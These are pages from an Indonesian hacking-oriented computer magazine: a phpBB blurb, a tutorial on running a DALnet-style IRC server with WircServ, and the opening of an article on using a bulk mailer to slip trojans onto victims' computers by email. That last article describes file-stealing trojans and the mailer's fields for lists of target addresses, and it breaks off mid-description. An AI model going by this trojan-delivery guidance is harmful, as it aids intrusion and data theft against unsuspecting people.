phpBB ditulis menggunakan PHP, server-side scripting language yang paling populer saat ini. phpBB bersifat modular, mempunyai fitur keamanan tinggi (tapi tetap ada kelemahannya seperti yang telah dibahas), interface dengan berbagai macam bahasa (termasuk Bahasa Indonesia), mendukung berbagai macam database server, serta layout yang dapat sepenuhnya diubah-ubah sendiri.

Sekarang ini phpBB mendukung database seperti MySQL 3.2x, PostgreSQL 7x, Microsoft SQL Server 7/2000, serta Microsoft Access (via ODBC). Adapun server yang digunakan untuk phpBB adalah web server yang digunakan untuk mendukung PHP seperti Apache, IIS, Sambar, dan lain sebagainya.

Lebih jauh lagi phpBB adalah software open source yang untuk menggunakannya anda tidak harus membayar harga software maupun iuran apapun. Adapun bebas memodifikasi phpBB untuk kepentingan anda sendiri, sejauh hasil modifikasi itu tersedia pula hasil akhir maupun source code-nya untuk masyarakat umum.

## Latest News

### phpBB and Hacking Attempts ... by psoTFX

Over the past couple of weeks we've been emailed posting about hacking attempts on their boards.

While we will often try and help repair damage inflicted simply "read and repeat" the work of others YOU can prevent it happening in the first place.

• Tanggapan pihak pengembang phpBB terhadap maraknya hacking terhadap phpBB 2.0.0. Usulan yang paling ampuh: upgrade ke versi terbaru!



# MARI MEMBUAT Server IRC Bergaya DALnet

Server-server IRC pada umumnya dijalankan pada Unix/Linux menggunakan Hybrid atau Bahamut.

Bukan berarti komputer **Windows** tidak dapat dijadikan IRC server. **Eryanto Sitorus** (ery@postmaster.co.uk) membahas **WircSrv** sebagai solusi IRC server untuk Windows.

**K**ALAU SAYA DIMINTA MEMBUAT PERBANDINGAN, dan memilih server IRC apa yang paling saya gemari, maka sudah pasti saya akan memilih **DALnet** sebagai pilihan utama (*the best of the best*). Alasannya, karena (menurut saya pribadi) DALnet memang sangat khas, dan agak berbeda dengan server-server IRC lain seperti EFnet atau UnderNet, meskipun sebenarnya kalau dilihat dari segi kuantitas (jumlah peserta yang masuk ke dalamnya), tidak kalah dengan jumlah peserta yang masuk ke server IRC DALnet.


Selain itu, salah satu keistimewaan yang membuat saya kepincut, adalah tri-layanan yang dimiliki server tersebut, yaitu **NickServ**, **ChanServ** dan **MemoServ**, ditambah satu lagi layanan baru dengan nama **SeenServ**. Ketiga buah layanan itulah yang saya maksud tidak dimiliki server IRC lain. Dan untuk mempertegas alasan mengapa saya begitu memfavoritkan DALnet, maka dengan terpaksa, meski dengan agak sedikit malu-malu, harus saya akui, karena di server IRC itulah dulu (pertama kali) saya merasakan *falling in love* pada seorang 'gadis cantik' bermata sipit yang tinggal di Khucing, Serawak.

Alasan saya mengagumi DALnet rupanya sama dengan alasan para pengelola server IRC DALnet. Hal itu bisa dilihat pada dokumen resmi yang mereka tulis di <http://docs.dal.net/docs/newbiemy.html>. Pada kalimat yang diterjemahkan ke dalam bahasa Melayu oleh salah seorang Operator IRC berkewarganegaraan Malaysia itu disebutkan bahwa yang membuat DALnet berbeda dengan yang lain adalah karena DALnet mempunyai jenis layanan yang berbeda. Dan layanan-

an-layanan tersebut selalu di-coding, di-maintain, dan di-upgrade setiap saat oleh staf DALnet. Tentu saja semua itu dilakukan agar aktivitas atau pengalaman *chatting* kita di IRC semakin menarik dan aman. Jika anda ingin memperoleh informasi lebih lengkap mengenai layanan-layanan pada server IRC DALnet, silakan baca secara online di <http://www.dal.net/services/> atau <http://help.dal.net/docs/>.

Nah, sekarang kita masuk ke persolan utama, yaitu membuat server IRC yang *services*-nya 'nyaris' mirip dengan layanan DALnet. Namun sebelum saya membahasnya lebih jauh, perlu saya ingatkan pada anda bahwa server IRC yang akan dibuat di sini bersifat lokal (**LAN**). Artinya, kalau anda berniat membuat /menginstallnya, maka server IRC itu baru bisa anda manfaatkan kalau anda sudah memiliki jaringan atau beberapa PC yang sudah terhubung satu sama lain. Dengan begitu, ketika anda menjalankan program server IRC tadi, maka pengguna PC yang satu dengan yang lain dapat berkomunikasi IRC sebagaimana jika secara *online*. Namun anda jangan keburu kecewa. Meskipun saya mengatakan bahwa server IRC ini bersifat lokal, tidak tertutup kemungkinan untuk dioperasikan secara *online* (Internet). Maksudnya, anda bisa membangun komunitas IRC sendiri (melalui program server IRC tadi) tanpa harus terkait dengan server IRC lain yang sudah ada, dengan catatan bahwa aplikasi server IRC tadi diinstal ke dalam komputer yang terhubung ke Internet selama 24 Jam setiap hari.

Untuk lebih memudahkan anda memahami maksud saya, simaklah ilustrasi gambar di bawah ini.



Gambar 1. Membangun Komunitas IRC bersama jaringan lain

Pada gambar tersebut di atas, penulis mengasumsikan bahwa ada 4 buah jaringan komputer yang terhubung ke Internet selama 24 Jam. Masing-masing pemilik atau administrator jaringan tersebut sepakat untuk membentuk suatu komunitas yang memungkinkan mereka (antara pengguna jaringan yang satu dengan yang lain) bisa bertemu atau berkomunikasi dalam satu media atau jalur yang sama, yaitu IRC.

Dalam gambar itu juga jelas terlihat bahwa PC yang mereka jadikan sebagai server IRC pada masing-masing jaringan tersebut telah di-link menjadi satu kesatuan, sehingga ke alamat PC mana pun para pengguna (*client*) menghubungkan komputernya, maka mereka akan tetap bertemu. Secara sederhana, kira-kira begitulah konsep yang diterapkan pada server-server IRC seperti: DALnet, EFnet, UnderNet, atau yang lainnya.


Setelah anda memahami ilustrasi di atas, mungkin anda akan bertanya, "OK baiklah, saya pikir saya telah memahaminya. Lalu apa sih manfaatnya?" Kalau anda bertanya seperti itu, jelas tidak terlalu banyak manfaat yang bisa anda petik, karena di luar sana sudah banyak server IRC 'beken' yang kapan saja bisa dimanfaatkan. Tetapi setidaknya dengan merealisasikan konsep tersebut di atas, dengan sendirinya anda akan lebih mudah memahami bagaimana program IRC server bekerja (berproses), terlepas di mesin mana dia di-run, apakah di UNIX/Linux atau MS-Windows. Dan dengan sendirinya pula, saya percaya anda juga akan lebih gampang mencari 'celah' atau bereksperimen, dalam rangka meng-hack server-server IRC lain.

Selain itu, manfaat lain yang tentunya bisa anda rasakan langsung adalah paling tidak rasa penasaran anda untuk 'merasakan' enaknya menjadi IRC Operator (IRCoP) akan terpuaskan. Cobalah anda jujur, seumur-umur (selama anda chatting di DALnet) pernahkah anda mengetik perintah /KILL [nick], untuk menendang seorang peserta chat ke luar dari server jaringan IRC? Atau perintah /REHASH untuk merestart server IRC? Saran saya, sebelum anda pensiun dari dunia IRC, pastikan anda sudah pernah mengetik perintah tersebut.

## Implementasi


Untuk mengimplementasikan apa yang telah saya jelaskan tersebut di atas, maka sekarang saatnya kita masuk ke dalam tahap pengoperasian program. Dalam konteks ini, program atau aplikasi server IRC yang akan kita gunakan sebagai manifestasi dari konsep tersebut adalah **WircServ v5.7s**, yang diciptakan oleh **John Joseph**. Feeling saya mengatakan, mungkin (sama seperti saya) beliau ini juga termasuk salah satu penggemar berat DALnet. Saking terobsesinya kepada DALnet, beliau rela menghabiskan waktunya selama hampir satu tahun (1996-1997) untuk membuat program tersebut.

Sekedar informasi untuk anda, program WircServ yang kita pakai ini bersifat *shareware*, dan merupakan program server IRC yang hanya bisa dijalankan pada Windows (MS Windows 95/98/ME/2000/XP, atau NT. Selain itu, README file juga menyebutkan: Agar program ini dapat bekerja dengan benar, maka *you also need a winsock connection to the internet, and an extra megabyte of memory*. Bagi anda yang tertarik dengan program tersebut, silakan mengambilnya langsung dari dalam CD NeoTek yang disertakan pada majalah ini, atau anda juga bisa mengambilnya sendiri dari <http://rootshell.be/~ery/Software/WircServ57s.ZIP>. Bila anda sudah menemukan program tersebut, maka yang perlu anda lakukan hanyalah meng-unzip atau mengekstraknya (tidak perlu melakukan instalasi). Untuk menjalankannya, klik file WircServ.EXE.




Gambar 2. Tampilan program WircServ v5.07s


Karena anda baru pertama kali menjalankannya, maka tentu saja anda perlu melakukan beberapa perubahan, perubahan dari *default* setting ke setting yang anda inginkan, misalnya mengubah Server info string, Server Name, Admin Name, Admin E-mail, dan Message of the Day. Untuk melakukan re-setting, masuklah ke dalam modul Setup, lalu ganti semua keterangan yang sudah ada pada masing-masing field tersebut dengan keterangan atau informasi dari anda sendiri, seperti yang terlihat pada 6 seri gambar di bawah ini.




Gambar 3. Mengubah informasi General Setup.




Gambar 4. Tentukan daftar para operator IRC.




Gambar 5. Tentukan port yang akan di-listen.



Gambar 6. Tentukan host yang anda izinkan untuk meremote server anda.




Gambar 7. Tentukan alamat IP/domain yang anda izinkan masuk ke dalam server anda.



Gambar 8. Tentukan host yang tidak anda izinkan ikut bergabung dalam server anda.

Nah, setelah semua hal tersebut di atas selesai anda setting, maka langkah berikutnya adalah mengaktifkan ServBot (Services Bot). Jangan lupa, bot inilah yang nantinya akan mengurus semua layanan server IRC anda (NickServ, ChanServ, MemoServ, dan SeenServ). Untuk mengaktifkannya, klik file ServBot.EXE. Sesaat kemudian anda akan melihat tampilannya, seperti yang terlihat pada gambar di bawah ini.





Gambar 9. Tampilan aplikasi ServBot (Services Bot).

Untuk memastikan apakah Services Bot anda sudah benar-benar aktif, anda bisa memeriksanya langsung dari dalam program WircServ. Untuk melihatnya, klik menu Setup dan Current Connections, atau bisa juga dengan mengklik tombol Connections.



Gambar 10 (kiri). Memeriksa SerBot (Services Bot). Gambar 11 (bawah). Memeriksa keberadaan ServBot dalam server IRC.






Gambar 12. Memeriksa keberadaan ServBot dari dalam IRC.

Perhatikan, pada Gambar 11 terlihat bahwa *nickname* yang dipakai Services Bot anda adalah servbot, dengan alamat (hostname) **irc.servbot.7146.com**. Jika anda masih kurang yakin dengan keberadaan Services Bot tersebut di PC anda, anda juga bisa memeriksanya nanti dari IRC, dengan mengetik perintah **/WHOIS servbot**. Hasilnya akan tampak sama seperti terlihat pada Gambar 12 di atas.

Setelah semuanya berjalan dengan normal (beres), untuk kenyamanan penglihatan anda, maka sebaiknya kedua buah aplikasi tersebut anda letakkan di System Tray (Systray), dan jangan lupa mengaktifkan pilihan "Minimize on Startup." Kedua hal itu dapat anda lakukan dengan mengklik menu "Minimize on Startup" dan "Put in System Tray" dari menu Setup program WireServ anda. Dan seketika itu pula kedua buah aplikasi tersebut (WireServ dan ServBot) akan lari ke Systray, seperti yang terlihat pada Gambar 14.

## Berhubungan dengan Server IRC

Dalam konteks ini, saya asumsikan bahwa kedua buah program tersebut di atas (WireServ dan ServBot) telah bekerja dengan baik. Maka sebagai



Gambar 13. Mengaktifkan pilihan "Put in System Tray" dan "Minimize on Startup."




Gambar 14. Tampilan WireServ dan ServBot di Systray.

tahap terakhir, kita akan menghubungkan program IRC client kita (mIRC, pIRCh, atau Wsirc) ke dalam server tadi. Tetapi sebelum itu pastikan bahwa anda sudah mengingat alamat IP server IRC anda. Untuk berhubungan dengan server IRC, caranya adalah sebagai berikut:

1. Jalankan program IRC anda, kemudian pada jendela status, ketik: **/SERVER [alamat IP/Host] [port]**.

Contoh: **/SERVER 192.168.0.1 6669**

Hasilnya akan tampak sama seperti yang terlihat pada gambar di bawah ini.



Gambar 15. Masuk ke dalam server IRC.

2. Karena anda pemilik (*owner*) merangkap administrator dan IRC Operator pada server tersebut, maka dengan sendirinya anda berhak menyandang ketiga status tersebut. Agar anda dikenal sebagai admin dan IRC Operator, maka anda perlu mengidentifikasi *nick* anda ke Services Bot (ServBot) dengan mengetik perintah **/OPER [nick] [passwd]**.


Contoh: **/OPER tricksy 12345**

Kemudian untuk memeriksa status *nick* anda, ketik perintah **/WHOIS [nick]**, atau bisa juga dengan mengetik perintah **/ADMIN**. Hasilnya akan tampak sama seperti yang terlihat pada gambar di bawah ini.

3. Setelah anda berhasil masuk ke dalam server IRC, jalankan program mIRC lain dari komputer lain, kemudian cobalah register *nick* atau channel anda di server tersebut. Bila anda mengalami




Gambar 16. Memeriksa status di IRC.



Gambar 17. Daftar group perintah yang berlaku untuk Services Bot.

kesulitan saat melakukan registrasi atau perintah-perintah yang lainnya, jangan lupa untuk meminta bantuan Services Bot (ServBot) anda dengan perintah **/MSG ServBot HELP** terlebih dahulu. Dengan mengetik perintah tersebut, maka ServBot akan menampilkan beberapa daftar group perintah yang dikenal oleh Services Bot, seperti yang terlihat pada Gambar 17 di atas..

Perlu diingat daftar perintah seperti pada Gambar 17 merupakan group. Untuk melihat daftar perintah masing-masing group, ketikkan perintah yang ingin anda lihat dari jendela tersebut. Misalnya anda ingin melihat daftar perintah pada ChanServ, maka ketikkan **HELP CHANSERV** (tanpa diawali karakter **/**) Demikian pula dengan perintah-perintah yang lainnya, apakah itu NickServ atau SeenServ. Salah satu contoh daftar perintah pada group ChanServ, dapat anda lihat pada Gambar 18.



Gambar 18. Daftar perintah pada grup ChanServ.

Terakhir perlu saya ingatkan, bahwa jika anda bermaksud mengundang orang lain untuk masuk ke dalam server IRC anda, gantilah alamat IP lokal yang sebelumnya anda setting pada program WireServ anda dengan alamat IP/host yang diberikan ISP anda kepada PC anda. Dan jika suatu hari kelak nanti anda sudah berhasil menemukan beberapa teman atau orang lain yang 'satu selera' dengan anda untuk menyatukan server IRC mereka dengan server IRC anda, maka jangan lupa mendaftarkan *nick* saya (**tricksy**) sebagai IRC Operator. :)

Note: This article is dedicated to 'dede' Elfira Prihartini.



# MENYUSUP LEWAT EMAIL DENGAN Trojan Bulk Mailer

Setelah maraknya artikel tentang berbagai macam trojan di NeoTek, banyak yang bertanya-tanya cara yang ampuh untuk **menyusupkan trojan** ke komputer korban. **MA Rody Candra** (odyxb@melva.org) memperkenalkan cara mudahnya dengan **Trojan Bulk Mailer**.

**B**agi anda yang gemar ber-Internet, rasanya istilah **Trojan** bukanlah hal yang asing. Jika belum mengetahuinya, anda dapat membaca mengenai apa itu Trojan lewat artikel-artikel yang pernah dimuat di NeoTek pada nomor-nomor terdahulu.

Trojan dianggap banyak orang sebagai sejenis *worm* atau virus yang sangat membahayakan keamanan (*security*) dan kenyamanan dalam berselancar di dunia maya Internet. Dikatakan bahaya karena sifatnya yang dapat merusak file atau data maupun komputer.


Tetapi ada bagi sebagian kecil orang yang menyukai Trojan, keadaan yang terbalik bukan. Siapa mereka yang menyukainya? mereka yang menyukai tantangan di dunia Internet dan memiliki keahlian tersendiri di dunia Internet. Banyak orang menjuluki mereka *hacker* atau *cracker*.

Trojan dijadikan senjata untuk menembus pertahanan *security* Webserver, PC orang lain, maupun pertahanan lainnya. Wajar saja mereka menyukai Trojan karena mereka dapat mengendalikannya sehingga tidak berbahaya bagi mereka. Justru malah sebaliknya memberikan keuntungan.

Trojan tidak hanya dapat merusak sistem komputer target atau korban, tetapi juga dapat melakukan aktivitas pencurian file-file tertentu yang nantinya dikirimkan kepada majikannya (orang yang mengirimkan Trojan). Trojan sulit diidentifikasi jika telah menjangkiti komputer, walaupun telah komputer itu telah dilindungi oleh program antivirus.

## Trojan Bulk Mailer, Si Penyusup

Artikel ini membahas **Trojan Bulk Mailer** yaitu program yang mengandung Trojan yang akan diinfeksi melalui pengiriman email ke alamat yang dijadikan target atau korban. Jika orang yang dikirimkan email itu membuka emailnya, maka seketika itu Trojan yang disertakan secara tersembunyi akan melakukan aksinya.



Program ini, tersedia dalam dua bentuk penawaran yaitu yang *trial* (gratis untuk waktu tertentu) dan yang harus dibeli. Program ini mampu mengirimkan email secara efektif dengan kemampuan yang besar atau kecepatan tinggi. Bulk Mailer dapat di-download dari alamat di bawah ini atau diinstal dari CD NeoTek bulan ini:

[www.essencomp.com/trials/trialfrm.asp?6](http://www.essencomp.com/trials/trialfrm.asp?6)  
→ untuk versi trial (gratis)

[www.essencomp.com/frmbuynow.asp?bulkmailer](http://www.essencomp.com/frmbuynow.asp?bulkmailer)  
→ untuk versi bayar

Untuk mendapatkan versi trial program ini, anda harus mengisi sebuah formulir pendaftaran terlebih dahulu. Jika tetap ingin mendapatkan trialnya, yah harus anda isi formulir pendaftaran tersebut. Tidak terlalu menyusahkan, setelah diisi barulah kemudian anda dapat men-download versi trial program tersebut.

## Deskripsi Bulk Mailer

Berikut sedikit deskripsi program Trojan Bulk Mailer. Setelah di-download, instal program tersebut ke komputer.


Gambar di atas merupakan tampilan utama Bulk Mailer. Pada tampilan utama tersebut, beberapa hal harus diketahui fungsinya agar anda dapat menjalankan program tersebut:

**Current Directory:** menampilkan direktori tempat file yang berisi daftar alamat email yang akan dijadikan korban atau target.

**Unsent Email Address File:** menampilkan file yang berisi daftar alamat email yang akan dijadikan korban. Ada beberapa tombol yang berfungsi untuk menambah, mengedit dan menghapus file.


**Current File Status Summary:** kotak yang berada di samping Unsent Email Address File. Berfungsi untuk menampilkan informasi status jumlah alamat email yang didapat pada file, jumlah file yang dikirim, jumlah alamat email yang tidak absah maupun yang absah, info koneksi yang terjadi ketika proses pengiriman dilakukan.

Ketika anda menggunakan program ini dan melakukan aksi, anda dapat melihat



